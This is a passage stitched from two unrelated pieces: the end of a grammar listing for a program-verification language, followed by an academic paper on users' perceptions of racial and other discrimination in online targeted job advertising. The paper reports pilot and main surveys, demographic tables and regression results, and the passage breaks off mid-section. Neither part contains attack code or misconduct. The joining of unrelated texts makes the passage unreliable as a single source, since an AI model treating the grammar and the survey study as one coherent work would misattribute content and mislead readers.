| else if ( EXP ) { STMT* } ELSE
| [ else { STMT* } ]
```

A proof calculation is a statement that helps guide a proof [51]. CALC represents either an expression or a hint in a calculation.

```
CALC ::=
| [CALCOP] EXP ;
| [CALCOP] { STMT* }
```

```
CALCOP ::=
| < | > | <= | >= | ==
| && | || | <== | ==> | <==>
```

Assignment statements are standard.

```
ASSIGN ::=
| x := EXP
| this := EXP
| DESTINATION+, := p ( EXP*, )
```

```
DESTINATION ::=
| x
| ( [ghost] var x [: TYPE] )
```

Loops are declared with loop invariants and termination metrics.

```
INVARIANT ::=
| invariant EXP*;
```

```
DECREASE ::=
| decreases * ;
| decreases EXP+, ;
```

A matching trigger is a directive for the verifier, a feature useful to experts.

```
TRIGGER ::=
| { EXP+, }
```

Expressions include the expected ones. The productions below show examples of numerical literals and bitvector literals.

```
EXP ::=
| x
| f
| false | true
| 0 | 1 | 2 | 3 | ... | 1_000_000 | ...
| 0.1 | 0.2 | ... | 3.14159 | ...
| 0x0 | 0x1 | ... | 0xdeadBEEF
| 0x1_0000_0000 | ...
| bv1(0) | bv32(0xdeadbeef) | bv64(7) | ...
| "STRING"
| ( - EXP )
| this
| @x
| const(EXP)
| f ( EXP*, )
| EXP [ EXP ]
| EXP [ EXP := EXP ]
| EXP ?[ EXP ]
| EXP . fd
| EXP . ( fd := EXP )
| old ( EXP )
| old [ EXP ] ( EXP )
| seq ( EXP*, )
| set ( EXP*, )
| list ( EXP*, )
| tuple ( EXP*, )
| ! EXP
| EXP * EXP | EXP / EXP | EXP % EXP
| EXP + EXP | EXP - EXP
| EXP < EXP | EXP > EXP

| EXP <== EXP | EXP ==> EXP
| EXP <==> EXP
| if EXP then EXP else EXP
| let FORMAL := EXP in EXP
| forall FORMAL*, TRIGGER* :: EXP
| exists FORMAL*, TRIGGER* :: EXP
| lambda FORMAL*, TRIGGER* :: EXP
| ( EXP )
```

Exploring User Perceptions of Discrimination in Online Targeted Advertising

International Computer Science Institute

Abstract

Targeted online advertising now accounts for the largest share of the advertising market, beating out both TV and print ads. While targeted advertising can improve users' online shopping experiences, it can also have negative effects. A plethora of recent work has found evidence that in some cases, ads may be discriminatory, leading certain groups of users to see better offers (e.g., job ads) based on personal characteristics such as gender. To develop policies around advertising and guide advertisers in making ethical decisions, one thing we must better understand is what concerns users and why. In an effort to answer this question, we conducted a pilot study and a multi-step main survey (n=2,086 in total) presenting users with different discriminatory advertising scenarios. We find that overall, 44% of respondents were moderately or very concerned by the scenarios we presented. Respondents found the scenarios significantly more problematic when discrimination took place as a result of explicit demographic targeting rather than in response to online behavior. However, our respondents' opinions did not vary based on whether a human or an algorithm was responsible for the discrimination. These findings suggest that future policy documents should explicitly address discrimination in targeted advertising, no matter its origin, as a significant user concern, and that corporate responses that blame the algorithmic nature of the ad ecosystem may not be helpful for addressing public concerns.

1 Introduction

Online advertising revenue is projected to reach $83 billion in 2017, an increase of $20 billion and 40% since 2015 [27, 36]. It has surpassed T.V. and print advertising, accounting for 37% of the media market share [2]. The growth of online advertising can be attributed both to growth in digital users and the ability to do unprecedentedly specific targeting of ads: individually customizing advertisements to users. Targeted advertising is often driven by inferencing: the process of using collected information about a user's digital habits to infer beliefs about her demographics and preferences [8]. Targeted advertising—also known as online behavioral advertising, or OBA—has a number of consumer benefits (e.g., seeing more interesting or relevant ads) [19, 34, 40] but it has also raised serious concerns [5, 6, 13, 21, 28, 29, 32, 37, 47], including threats to consumer privacy and the potential for discrimination.

Consumer privacy issues related to targeted advertising have received considerable attention from researchers, media, and government agencies for several years [5, 9, 14, 16, 18, 19, 22, 33, 34, 40, 44]. More recently, the issue of algorithmic discrimination in targeted advertising has begun to attract similar attention [5, 6, 13, 21, 28, 29, 32, 37, 47]. In one example, Datta et al. found that Google showed ads promoting certain high-paying jobs more frequently to men than women [13].

Consumer opinions about general privacy threats from targeted advertising have been fairly well documented [30, 33, 39, 40]. Recent work has also begun to examine how well users understand the process of inferencing [45] and how inference accuracy affects attitudes and perceptions [11, 38]. To the best of our knowledge, however, little to no investigation has focused on people's attitudes toward discriminatory practices that arise, possibly unintentionally, from inferencing and OBA.

We argue that better understanding of such attitudes is critical, because the instances of discrimination in targeted advertising touch on complicated legal and moral issues. While consumer preferences are far from the only important factor to consider, they do help us to understand the current landscape. Companies might use information about consumer attitudes to avoid particularly egregious mistakes that can lead to bad press and even lawsuits [22, 44]. Knowledge of people's attitudes can also aid advocates of algorithmic fairness in understanding how to focus their public awareness efforts. Finally,

data about consumer attitudes may prove valuable to policymakers, who can take these attitudes—and resulting corporate incentives—into account (as two of many important factors) when developing a regulatory framework for this increasingly controversial ecosystem.

As a first step toward achieving this understanding, we conducted three surveys (two smaller pilots and then a main survey) comparing respondents' attitudes to different discriminatory advertising scenarios, with the aim of understanding which specific scenarios people find most problematic and why. In particular, we varied factors such as which player in the ecosystem was responsible, whether targeting decisions were made by an algorithm or a human, and whether the targeting was based explicitly on demographic factors or arose from behavioral factors. To ensure we encountered a range of attitudes, we recruited a broad array of respondents, both from Amazon's Mechanical Turk crowdsourcing site (MTurk) and from a web panel with quota sampling to closely match the demographics of the U.S. population. We used the two pilot surveys to develop a final set of questions and a candidate regression model, which we applied in our main survey.

In our main survey (n=891), a large portion (44%) of respondents viewed our scenarios of discrimination in targeted advertising as a moderate or severe problem. The severity of the problem, however, depended primarily on how the discrimination occurred—based on explicit targeting of demographic factors or behavioral inferencing—and who was discriminated against. Respondents tended to rate scenarios in which differences in behavioral patterns led to discriminatory effects as less problematic and more ethical than scenarios in which discrimination was explicitly based on demographics. To our surprise, however, whether a human or an algorithm made the targeting decision had no statistically significant impact on perceptions of problem severity or ethics. Responses on severity also did not appear to differ based on the entity responsible for the discrimination (e.g., the ad network or the advertiser), and many participants held both entities responsible, regardless of which was explicitly named as the perpetrator. Based on these results, we suggest implications for companies and policymakers and suggest future work to deepen understanding of attitudes toward discrimination in targeted advertising.

2 Related Work

We review related work in two key areas: empirically observed discrimination in online targeted advertising and end-user perceptions of inferencing and behavioral advertising.

2.1 Discrimination in Online Targeting

Since the inner workings of the ad process are opaque, most knowledge of behavioral advertising has been derived through black-box observation.

Researchers have designed tools that create profiles with specific attributes (e.g., age, gender) to scrape ads seen with this profile and compare to other profiles' ads, providing insight into how often targeted ads are displayed and which attributes influence targeting [6, 13, 28, 29, 32, 35, 47]. Mikians et al. found early evidence of price and search discrimination based on user characteristics [35]. In another measurement, up to 65% of the ads seen across the ad categories tested were targeted based on some behavioral or profile aspect, such as browsing patterns [32].

Some of the identified targeting can be considered discriminatory. In one of the earliest examples, Sweeney found that ads displayed during search were more likely to associate stereotypically African American names than stereotypically white names with claims about arrest records [37]. Carrascosa et al. [10] found that health and religion were used in assigning advertisements to consumers, even though this is prohibited by E.U. law and may be prohibited by U.S. law for certain advertisements [42]. Finally, using the AdFisher tool, Datta et al. determined that ads promoting the seeking of high-paying executive jobs were shown significantly more often to simulated men than women [13].

2.2 Perceptions of Inferencing and Behavioral Advertising

Significant research has explored users' perceptions of targeted advertising, including both their understanding of the process and their attitudes and opinions.

There are strong indications that the process of targeted advertising is poorly understood. McDonald and Cranor found in surveys and interviews that people did not understanding the mechanisms or frequency of tracking [34]. Ur et al. identified a mismatch between participants' mental models and actual OBA implementations [40]. Warshaw et al. interviewed high-school-only-educated adults and found that they did not understand or believe in strong behavioral inferencing; instead, participants believed that targeting decisions were based on stereotypes or on straightforward intuitions [45].

Reaction to behavioral advertising has been mixed, with some appreciation of potential benefits but also concern for potential harms. Ur et al. found that people informed about online behavioral advertising express interest in receiving more-relevant ads, but also strong concerns about data collection and privacy [40]. Similarly, Agarwal et al. found that people expressed interest in rel-

evant ads but were concerned about personal or intimate advertisements being shown, particularly when other people might also see them [3]. Turow et al. found that many users are resigned to privacy violations, and therefore accept benefits such as discounts or relevant ads as some consolation for unavoidable tracking [39].

In a lab experiment, Malheiros et al. concluded that when ads were more personalized to the user they were more noticeable, but that the users also became less comfortable as the degree of personalization increased [33]. More recently, Coen et al. found that people were less concerned about inferencing when they believed the results were accurate [11]. Tschantz et al. found no statistically significant associations between profile accuracy and people's concern about tracking or confidence in avoiding it [38].

3 Overview of Studies

To examine peoples' perceptions of discriminatory advertising, we first performed an exploratory pilot study, Pilot 1 (Section 4), which looked broadly at a wide variety of possible discrimination situations, with the goal of identifying a smaller set of relevant constructs and relationships to further examine. In our main study, we used the resulting smaller set of questions in a two-step regression analysis. First, we conducted a second pilot study, Pilot 2 (Section 5.2), in order to collect training data. Using this data, we conducted an exploratory regression analysis and distilled a set of parsimonious models to evaluate. Finally, we collected a final larger data set to validate these models and generate our final results (Section 5.3).

The structure of the survey questions was similar in both Pilot 1 and the final survey. In each case, the participant was given a scenario about discrimination in targeted advertising, together with a brief *explanation* of how the discrimination occurred. In each case, the scenario consisted of a fictional technology company, Systemy, placing a job ad using the fictional ad network Bezo Media. The job ad, which in the scenario appeared on a local newspaper's website, was shown more frequently to people in some *target* group than to people in other groups. This scenario was loosely based on real-life findings from Datta et al. about discriminatory ads [13].

Explanations included information about how the decision to target a specific group was made: whether an algorithm or a human made the decision, which company in the scenario made the decision, and what behavioral or demographic cues led to the targeting decision.

The participant then answered Likert-scale questions about how responsible various entities (e.g., the advertiser, the ad network) were for the discrimination, whether each entity had acted ethically, and whether the overall situation constituted a problem. We deliberately asked the responsibility questions before the question about how problematic the scenario was, to avoid priming the responsibility answers with an assumption that the scenario was problematic. In addition, we asked the participant how believable they found the scenario they had read. We then asked respondents to optionally provide free-text feedback on the scenario. Finally, we collected standard demographic information, including age, gender, education level, and ethnicity. The full set of questions is shown in Appendix A. All surveys were deployed using the Qualtrics web survey tool.

All three studies were approved by the University of Maryland's Institutional Review Board (IRB).

4 Pilot 1: Evaluating a Broad Range of Discriminatory Factors

We designed the first pilot study to explore a broad range of factors that might prove important to respondents' perceptions of discrimination in targeted online advertising.

4.1 Scenarios

As described in Section 3, in our survey respondents were presented with a scenario describing an online targeted advertising situation that resulted in discrimination. They were then asked questions about their opinion of the scenario. Respondents in Pilot 1 were assigned randomly to one of 72 total scenarios. The scenarios varied along two axes. The first was the *target* of the discriminatory ads, that is, one of eight groups of people who saw the job ad more frequently. The second was the *explanation* for how the targeting came about. We drew the eight explanations we considered in part from suggested explanations posited by the authors of an ad-discrimination measurement study [12] with the intent to span a range of both real-life plausibility and discriminatory intent. We also used a ninth condition, in which no explanation was provided, as a control. The targets and explanations used in Pilot 1 are listed in Table 1.

Because we used racial, political, and health characteristics in the target sets, we included questions about race/ethnicity, political affiliation, and health status in the demographic portion of the survey.

4.2 Cognitive Interviews

We anticipated that the explanations of discriminatory targeting provided in our scenarios might be complex and unfamiliar to our respondents. As such, we carefully pretested the wording of our explanations and subsequent questions using *cognitive interviews*, a standard technique

Targets:

• Are/be over 30 years old	• Are/be under 30 years old
• Are/be a registered Democrat	• Are/be a registered Republican
• Are/be white	• Are/be Asian
• Have a pre-existing health condition	• Have no pre-existing health condition

Explanations:

- *No explanation given (control).*
- An HR employee at Systemy chooses to target individuals who [TARGET].
- An employee at Bezo Media chooses to target individuals who [TARGET].
- An advertising sales employee at the local news site chooses to target Systemy's ads to individuals who [TARGET].
- An HR employee at Systemy chooses to advertise on the local news site specifically because its readers are known to mostly [TARGET].
- Individuals who [TARGET] tend to click on different ads than [OPPOSITE OF TARGET]. Bezo Media's automated system has observed this difference and automatically assigns the Systemy ads to individuals who [TARGET].
- Systemy requests that this ad be shown to viewers who have recently visited technology-interest websites. People who [TARGET] tend to visit more technology-interest websites than individuals [OPPOSITE OF TARGET].
- Bezo Media charges less to reach individuals who [TARGET] than individuals who [OPPOSITE OF TARGET], and a Systemy marketing employee chooses the less expensive option.
- Bezo Media charges less to reach individuals who [TARGET] than individuals who [OPPOSITE OF TARGET], and Systemy's marketing computer program automatically selects the less expensive option.

Table 1: Scenarios for Pilot 1. Each respondent viewed one explanation, with one targeted group filled in as receiving more of the targeted ads.

Gender	Age	Race	Education
Female	52 yrs	Black	High School
Female	34 yrs	White	M.S.
Male	22 yrs	Black	B.S.
Female	22 yrs	White	B.S.
Female	20 yrs	Black	Some College
Female	39 yrs	Black	High School
Male	31 yrs	Black	High School
Male	44 yrs	White	B.S.

Table 2: Cognitive Interview Demographics

for evaluating the intelligibility and effectiveness of survey questions by asking respondents to think aloud while answering the survey questions [46]. We conducted eight in-person cognitive interviews with respondents from a variety of demographic groups (Table 2). As a result of these interviews, we made the scenario descriptions more narrative, clarified the wording of some questions, and added the question about believability.

4.3 Respondents

The targets and explanations in this pilot study were deliberately designed to cover a broad range of possible topics, to help us identify the most salient and relevant issues to explore further. As such, we wanted to ensure that we sampled from a broad range of respondents, so that issues important to different demographic groups would be potentially salient in our results. This goal seemed particularly critical in light of prior work suggesting that people with less educational attainment have important misconceptions about targeted advertising [45]. To achieve these broad demographics, we contracted Survey Sampling International (SSI) to obtain a near-census-representative sample.

In August and September of 2016, 988 respondents completed our Qualtrics questionnaire, which took on average four to five minutes. Respondents were paid according to their individual agreements with SSI; this compensation could include a donation to a charity of their choosing, frequent flier miles, a gift card, or a variety of other options. We paid SSI $3.00 per completion. The demographic makeup of the respondents was close to the U.S. population as seen in table 3, with slightly more educated individuals. Between 15 and 16 respondents were assigned to each of the 72 scenarios.

4.4 Results

We examined the results using exploratory statistics and data visualizations to identify themes of most interest.

Metric	SSI	Census
Male	47.6%	48.2%
Female	52.4%	51.8%
Caucasian	67.0%	64.0%
Hispanic	12.0%	16.0%
Asian	5.0%	5.4%
African American	13.1%	12.0%
Other	2.9%	2.6%
up to H.S.	18.5%	41.3%
Some college	40.0%	31.0%
B.S. or above	41.6%	27.7%
18–29 years	23.7%	20.9%
30–49 years	38.8%	34.7%
50–64 years	23.5%	26.0%
65+ years	14.1%	18.4%

Table 3: Respondent demographics, Pilot 1, compared to 2015 U.S. Census figures [41]



Figure 1: Problem severity, organized by target (Pilot 1).

One key goal was to develop a smaller set of issues to focus on in the follow-up studies.

First, we considered the issue of who was targeted in the scenario, that is, which group of people benefited from or was shortchanged by the discriminatory advertising. We found that the scenarios that targeted race were more likely to be considered problematic than the other targets that we considered: age, political affiliation, and health condition (see Figure 1). Opinions about which groups are targeted touch on a range of cultural and sociological issues that are not likely to be unique to online targeted advertising; as such, these opinions were not of primary interest to our research question, which mainly concerns how different explanations for discriminatory outcomes affect people's attitudes. Therefore, we decided to limit future scenarios to targeting race, in the interest of provoking more dramatic reactions that might allow us to identify interesting explanation-based differences.

Second, we considered respondents' responses regarding the severity of the various scenarios. The most noticeable pattern was that scenarios that targeted based on behavior (e.g., browsing history), rather than explicit demographics, were generally rated less problematic (see Figure 2).



Figure 2: Problem severity, organized by targeting mechanism (Pilot 1).



Figure 3: Problem severity, organized by human or algorithmic decision (Pilot 1).

Third, we had hypothesized that whether a human or an algorithm made the decision to target the advertisement would play an important role in respondents' perceptions of the scenario. We were surprised that we did not find evidence for this in the pilot, but we decided to include it in our subsequent studies in hopes of confirming (or not) its lack of importance (see Figure 3).

5 Main Study

Based on the results from Pilot 1, we designed our final survey. Below, we detail the content of this final survey and the results of our generation and validation of regression models for analysis of this data.

5.1 Final Survey Instrument

Our final survey contrasted demographic and behavioral explanations, as well as human and algorithmic decisions. Because there is confusion about which entity in the complex advertising ecosystem makes decisions that can have discriminatory outcomes, and because we were explicitly interested in asking questions about responsibility, we included a factor locating the decision-making either at Systemy (the company placing the ad) or Bezo (the ad network). We did not include the local news site as a potential decision-maker because it did not seem to provide particularly interesting results in Pilot 1. As discussed in

Target	Mechanism	Decider	Entity
White	Behavior	Human	Advertiser
Asian	Demographics	Algorithm	Ad Network
Black			

Table 4: Variables included in the scenarios for the final survey instrument.

Section 4, we limited the targeted groups to only consider race.

The final set of 24 scenarios (demographic vs. behavioral × human vs. algorithmic × two entities × three target groups) is detailed in Table 4.

The text of the scenario shown to the respondents was:

> Systemy is a local technology firm that develops software. They are expanding and want to hire new employees. Systemy contracts with Bezo Media, an online advertising network, which places Systemy's job ad on a local news website. [EXPLANATION]. As a result, the ad is shown more frequently to [TARGET] individuals than [OPPOSITE OF TARGET] individuals.

The explanations shown to the respondents can be found in Table 5.

Because the scenario wording remained very close to the wording as used in Pilot 1, we did no further cognitive interviews.

5.2 Pilot 2: Training Data Generation

Before running the final collection of data with this survey, we conducted one additional pilot survey. This pilot generated training data that we used to test a variety of potential regression models without worrying about erosion of statistical confidence due to multiple testing. Such testing allowed us to narrow down the breadth of potential covariates to only the most relevant.

5.2.1 Respondents

As the goal of Pilot 2 was to create training data for selecting a final set of regression models to be confirmed with a larger data collection, we considered it sufficient to collect a smaller, less diverse—and also less expensive—sample. We deployed our four- to five-minute survey to 191 respondents using Amazon's Mechanical Turk crowdsourcing service (MTurk).[1] MTurk has been shown to provide adequate data quality, but also to be younger and more educated than the general population [24, 26]. We required respondents to have an approval rate of at least 85% on the MTurk service and reside in the U.S., and we compensated them $0.75 each. To avoid duplicate respondents, each participant's unique MTurk identification number was recorded and duplicate IDs were prevented from completing the survey again. Detailed demographics can be found in Table 6.

[1] https://www.mturk.com

Metric	MTurk	Census
Male	48.2%	48.2%
Female	51.8%	51.8%
Caucasian	81.2%	64.0%
Hispanic	4.7%	16.0%
Asian	4.7%	5.4%
African American	7.3%	12.0%
Other	2.1%	2.6%
Up to H.S.	13.6%	41.3%
Some college	32.5%	31.0%
B.S. or above	53.9%	27.7%
18–29 years	26.6%	20.9%
30–49 years	53.1%	34.7%
50–64 years	16.7%	26.0%
65+ years	3.6%	18.4%

Table 6: Respondent demographics for Pilot 2, compared to figures from the 2015 U.S. Census [41].

5.2.2 Analysis and Results

Because the majority of our survey questions were Likert scales, we primarily analyze our data using logistic regression, which measures how several different input factors correlate with a step increase in the output Likert variable being studied [23]. This allows us to examine how both our experimental factors and demographic covariates correlate with respondents' reactions to the presented scenario.

For the degree of responsibility and problem questions, we generated an initial model including the experimental factors (the target, mechanism, decider, and entity variables from Table 4); participant demographic covariates including age, gender, ethnicity, and education level; and pairwise interactions between various factors. We then compared a variety of models using subsets of these covariates, looking for the best fit according to the lowest Akaike Information Criterion (AIC) [4]. (We included the experimental factors in every model we considered.)

For each question, multiple models were very close in AIC value. From among those with near-minimal AIC for each of the five questions, we selected a final model that included the four experimental factors—target, mechanism, decider, and entity—along with the demographic covariates that appeared most relevant. No pairwise interactions were included in the final model. The final set of factors and covariates is summarized in Table 7. For each

Targets:

- Are/be white
- Are/be Asian
- Are/be black

Explanations:

- An employee at Systemy places an order with Bezo Media to show the ad more often to people who have recently visited technology-interest websites. The employee predicts, based on prior experience, that people who recently visited a technology-interest website will be more likely to read and click on the ad. Individuals who are [TARGET] tend to visit more technology-interest websites than individuals of other races.
- Systemy uses an algorithm to decide how to place its ads. The algorithm places an order with Bezo Media to show the ad more often to people who have recently visited technology-interest websites. The algorithm predicts, based on prior data, that people who have recently visited a technology-interest website will be more likely to read and click on the ad. Individuals who are [TARGET] tend to visit more technology-interest websites than individuals of other races.
- Systemy uses an algorithm to decide how to place its ads. The algorithm places an order with Bezo Media to show the ad more often to people who are [TARGET] than individuals of other races. The algorithm predicts, based on prior data, that [TARGET] people will be more likely to read and click on the ad.
- An employee at Systemy places an order with Bezo Media to show the ad more often to people who are [TARGET] than individuals of other races. The employee predicts, based on prior experience, that [TARGET] people will be more likely to read and click on the ad.
- Bezo Media uses an algorithm to decide when to show which ads. The algorithm shows the ad more often to people who have recently visited technology-interest websites. The algorithm predicts, based on prior data, that people who had recently visited a technology-interest website will be more likely to read and click on the ad. Individuals who are [TARGET] tend to visit more technology-interest websites than individuals of other races.
- An employee at Bezo Media decides to show the ad more often to people who have recently visited technology-interest websites. The employee predicts, based on prior experience, that people who recently visited a technology-interest website will be more likely to read and click on the ad. Individuals who are [TARGET] tend to visit more technology-interest websites than individuals of other races.
- An employee at Bezo Media decides to show the ad more often to people who are [TARGET] than individuals of other races. The employee predicts, based on prior experience, that [TARGET] people will be more likely to read and click on the ad.
- Bezo Media uses an algorithm to decide when to show which ads. The algorithm shows the ad more often to people who are [TARGET] than individuals of other races. The algorithm predicts, based on prior data, that [TARGET] people will be more likely to read and click on the ad.

Table 5: Scenarios in the final survey instrument. Each participant viewed one explanation, with one targeted group filled in as receiving more of the targeted ads.

question, we excluded respondents who gave “don’t know” responses to that question from the associated regression analysis.

5.3 Final Survey Results

To validate the regression model developed during Pilot 2, we conducted a final, larger-scale data collection with our final survey instrument. To promote both high data quality and broad generalizability in our results, with reasonable cost, we deployed our survey with both MTurk and SSI. We again required Turkers to have 85% approval and compensated them $0.75; we again paid SSI $3.00 per completion. Respondents from both the first and second pilot study were excluded from participation in this survey. To account for differences in the two samples, we added sample provider as a covariate to our regression model (shown at the bottom of Table 7).

Table 8 summarizes the results.

5.3.1 Respondents

We collected responses from 535 MTurk respondents and 372 SSI respondents, for a total of 907. Demographics for the two samples are shown in Table 9, with U.S. Census data for comparison [41].

The 16 respondents who reported their race as “other” were excluded from the dataset, because the small sample frequently prevented the regression model from converging. All further results are therefore reported for the remaining 891 respondents, or for slightly fewer when respondents answered “don’t know” to certain questions.

Factor	Description	Baseline
Target	The ethnicity receiving more ads in the scenario. White, Asian, or Black.	White
Mechanism	Decision made based on either the demographics or the behavior of the targeted group.	Demographics
Decider	Whether the targeting decision was made by an algorithm or a human.	Algorithm
Entity	Entity making the decision: Either the ad network or the advertiser.	Ad network
Age	Of respondent. Continuous.	n/a
Education	Of respondent. High school diploma or less, Some college (HS+), Bachelor's Degree and up (BS+)	High school or less
Ethnicity	Of respondent. White, Black, Hispanic or Latino, Asian, or Other	White
Sample Provider	Amazon's Mechanical Turk and SSI	MTurk

Table 7: Factors used in the regression models for problem, responsibility, ethics, and believability. The sample provider factor was used in the main study only, not in Pilot 2.

		Ad network		Advertiser		News site		End user

Table 8: Summary of regression results. 🟠 indicates a significant increase in severity, in responsibility, or in unethical behavior, compared to baseline, as appropriate. 🟢 indicates a significant decrease, and – indicates no significant effect. T- indicates the race of the targeted group, while R/E indicates the race or ethnicity of the respondent.

5.3.2 Model Validation

To verify that the set of factors and covariates we selected in Pilot 2 were also reasonable for our final data, we verified that the error rate when applying this regression to the final dataset was within the confidence interval of the error rate observed on our training data (e.g. the Pilot 2 data). More specifically, we bootstrapped [15] root mean square error (RMSE) [31] confidence intervals from the Pilot 2 data and verified that the RMSE after applying the models to the final data were within these confidence intervals. This enabled us to verify that the models selected based on our training data were appropriately fit to the final data. All of the models *except* the model for user responsibility and the model for local responsibility were appropriately fit. We retain these two models for analysis continuity, while acknowledging that a different model might have been a better fit.

5.3.3 Severity of Problem

Respondents were asked, on a four-point scale from "not a problem" (1) to "a serious problem" (4), to rate how problematic they found the discrimination scenario with which they were presented. The ordering and phrasing of the scale was taken from a commonly used set of Likert-type items developed by Vagias [43]. Across all scenarios, 44% of respondents selected a "moderate" (3) or "serious" (4) problem.

Overall, respondents gave a median rating of "somewhat of a problem" (2) to scenarios in which the discriminatory advertising occurred as a result of the users' behavior (e.g., Asian people visit technology job sites more often and thus Asian people saw the ad more often), compared to a median rating of "moderate problem" for scenarios in which discrimination occurred due to direct demographic targeting. In the demographic scenario, 53% of respondents indicated a moderate or severe problem, compared to 34% in the behavioral scenario. Figure 4

Metric	SSI	MTurk	Total	Census
Male	41.4%	50.5%	46.7%	48.2%
Female	58.3%	49.5%	53.1%	51.8%
Caucasian	63.2%	83.2%	75.0%	64.0%
Hispanic	12.9%	3.9%	7.6%	16.0%
Asian	5.4%	4.9%	5.1%	5.4%
African American	16.9%	6.2%	10.6%	12.0%
Other	1.6%	1.9%	1.8%	2.6%
Up to H.S.	31.7%	11.2%	19.6%	41.3%
Some college	35.8%	33.5%	34.4%	31.0%
B.S. or above	32.5%	55.3%	46.0%	27.7%
18–29 years	20.4%	27.1%	24.4%	20.9%
30–49 years	41.9%	56.4%	50.5%	34.7%
50–64 years	31.5%	14.8%	21.6%	26.0%
65+ years	6.2%	1.7%	3.5%	18.4%

Table 9: Respondent demographics for the main study. The Total column is the demographics of the total sample including both the MTurk and SSI respondents. The census figures are from 2015 U.S. Census [41].



Figure 4: Responses for problem severity, broken down into behavior and demographic conditions.

provides an overview of the scores. If we instead compare scenarios based on whether a human or algorithm decided to do the targeting, we find the respondents gave a median rating of "somewhat of a problem" in both cases.

To assess which factors influence respondents' perceptions of problem severity, we conducted a regression analysis (as described in Section 5.2.2). Results are shown in Table 10. Using this analysis, we find that respondents' perception of the severity of the scenario was significantly affected by how the discrimination took place (e.g., based on users' online behavior vs. explicitly their demographics). Behavior-based ad targeting was only 49% as likely as demographic-based targeting to increase respondents' severity rating. That is, respondents evidenced less concern when user behavior (in this case, web browsing history) led to de-facto discrimination than when explicit demographic targeting yielded the same result.

Respondents also found targeting black and Asian individuals for more job ads significantly less problematic (58% and 60% as likely to increase severity rating, respectively) than targeting white individuals. On the other hand,

Factor	OR	CI	*p*-value
T-Asian	0.60	[0.41, 0.88]	0.010*
T-Black	0.58	[0.40, 0.86]	0.006*
Behavior	0.49	[0.36, 0.67]	<0.001*
Human	1.11	[0.82, 1.51]	0.498
Advertiser	0.94	[0.69, 1.28]	0.689
Age of respondent	0.99	[0.97, 1.00]	0.040*
HS+	1.76	[1.13, 2.75]	0.013*
BS+	1.58	[1.03, 2.43]	0.036*
R/E-Asian	1.34	[0.67, 2.68]	0.413
R/E-Black	2.87	[1.55, 5.34]	<0.001*
R/E-Hispanic or Latino	1.94	[0.99, 3.85]	0.052
SSI	1.66	[1.17, 2.35]	0.005*

Table 10: Regression results for problem severity (n=830). n may not add to the total number of respondents due to item non-response. OR is the odds ratio between the given factor and the baseline: that is, how many times more likely this factor is than the baseline to increase one step on the four-point problem severity scale. CI is the 95% confidence interval for the odds ratio. Statistically significant factors (p <0.05) are denoted with a *. T- indicates the race of the targeted group, while R/E indicates the race or ethnicity of the respondent.

as was the case in both pilots, whether the decision on how to target the advertisement was made by an algorithm or a human did not appear to affect respondents' perceptions. The entity doing the targeting (advertiser or ad network) similarly had no significant effect on perceptions.

Certain respondent demographics also factored into ratings of problem severity. Table 10 shows that older respondents are associated with lower severity ratings; for example, a 10-year age gap is associated with only a 90% ($0.99^{10} = 0.90$) likelihood of increased severity. Black respondents were 2.87× as likely as baseline white respondents to rate the problem as more severe. Results for education level indicate that holding at least a high-school diploma was associated with higher likelihood of increased severity; there was no apparent further distinction based on achievement of a bachelor's degree. Finally, respondents recruited through SSI were 1.66× more likely to increase one step in severity, despite our model separately accounting for age and ethnicity.

5.3.4 Degree of Responsibility

We next consider the responsibility level respondents assign to different entities involved in the discriminatory scenario: the ad network (Bezo Media), the advertiser (Systemy), the local news website on which the advertisement was displayed, and the end user who sees the



Figure 5: Responsibility scores, per entity, broken down by the behavioral and demographic conditions.

Factor	OR	CI	*p*-value
T-Asian	1.64	[1.01, 2.67]	0.045*
T-Black	1.10	[0.70, 1.73]	0.674
Behavior	0.33	[0.22, 0.49]	<0.001*
Human	1.12	[0.76, 1.66]	0.554
Advertiser	0.44	[0.30, 0.66]	<0.001*
Age of respondent	0.97	[0.96, 0.99]	<0.001*
HS+	0.88	[0.51, 1.52]	0.656
BS+	1.40	[0.81, 2.43]	0.228
R/E-Asian	1.28	[0.50, 3.32]	0.604
R/E-Black	3.24	[1.34, 7.86]	0.009*
R/E-Hispanic or Latino	1.71	[0.72, 4.03]	0.221
SSI	1.01	[0.66, 1.56]	0.946

Table 11: Regression results for ad network responsibility (n=867), where OR > 1 is associated with more responsibility. See Table 10 caption for more detailed explanation.

ad. Respondents provided their responsibility ratings on a four-point scale including "not at all responsible" (1), "somewhat responsible" (2), "mostly responsible" (3), and "completely responsible" (4) [43].

Across scenario types, 63% of respondents rated the user as "not at all responsible" for the outcome; this was also the median value. Respondents also did not attribute a high level of responsibility to the local news network: the median responsibility score in this case was "somewhat responsible," with 42% of respondents selecting "not at all responsible." On the other hand, only 17% and 18%, respectively, of respondents rated the ad network and the advertiser "not at all responsible," with the median score for the ad network "mostly responsible" and for the advertiser "somewhat responsible." Respondents' ratings of responsibility for each entity are shown in Figure 5.

We also applied regression analysis to determine what factors influenced respondents ratings of responsibility for each of these entities. Tables 11–14 illustrate the results of the regressions for each entity.

For all entities, except for end user, the mechanism by which the advertisement was targeted (demographics vs. behavior) is significant. The advertiser, ad network, and local news site all accrue less responsibility when behavior is used. This effect is strongest for the ad network; respondents are only 33% as likely to rate the ad network as responsible for the discrimination when demographic targeting rather than behavioral targeting is used. The advertiser and ad network also accrue more responsibility when Asian people are targeted as compared to white people.

As might be expected, responsibility aligns with the details of the scenarios seen by the respondents: the advertiser is assigned more responsibility when the scenario provided implicates the advertiser than when it implicates the ad network, and the same holds for the ad network's responsibility when the scenario implicates the network. The implicated entity does not significantly affect how responsibility is assigned to the local news site or end user. These results, while unsurprising, do help to validate that our respondents read and understood their assigned scenarios. As with problem severity, whether a human or algorithm made the targeting decision continues to have no significant impact.

Also similarly to problem severity, age proved a significant factor for three of the four responsibility questions (not advertiser). In all three cases, older respondents were correlated with lower responsibility scores. Finally, respondents recruited from SSI assigned greater responsibility to the local news site and the end user than MTurk respondents. Unlike with problem severity, the race of the respondent appears to have limited correlation with responsibility assignment in most cases.

5.3.5 Ethical Behavior

Next, we consider respondents' opinions about whether each of the four entities behaved ethically. Specifically, respondents were asked to agree or disagree that the entity had behaved ethically, on a five-point Likert scale from strongly agree to strongly disagree. Across all scenarios, 75% of respondents agreed or strongly agreed that the user behaved ethically (median = agree, or 2). Additionally, 57% of respondents reported that the local news network behaved ethically (median = agree). On the other hand, only 49% and 43% agreed or strongly agreed that the advertiser and ad network, respectively, behaved ethically (both medians = neutral (3)). We note that these ratings align well with those observed for responsibility.

The regression results for ethical behavior are shown in Tables 15–18. Consistent with the findings from previous



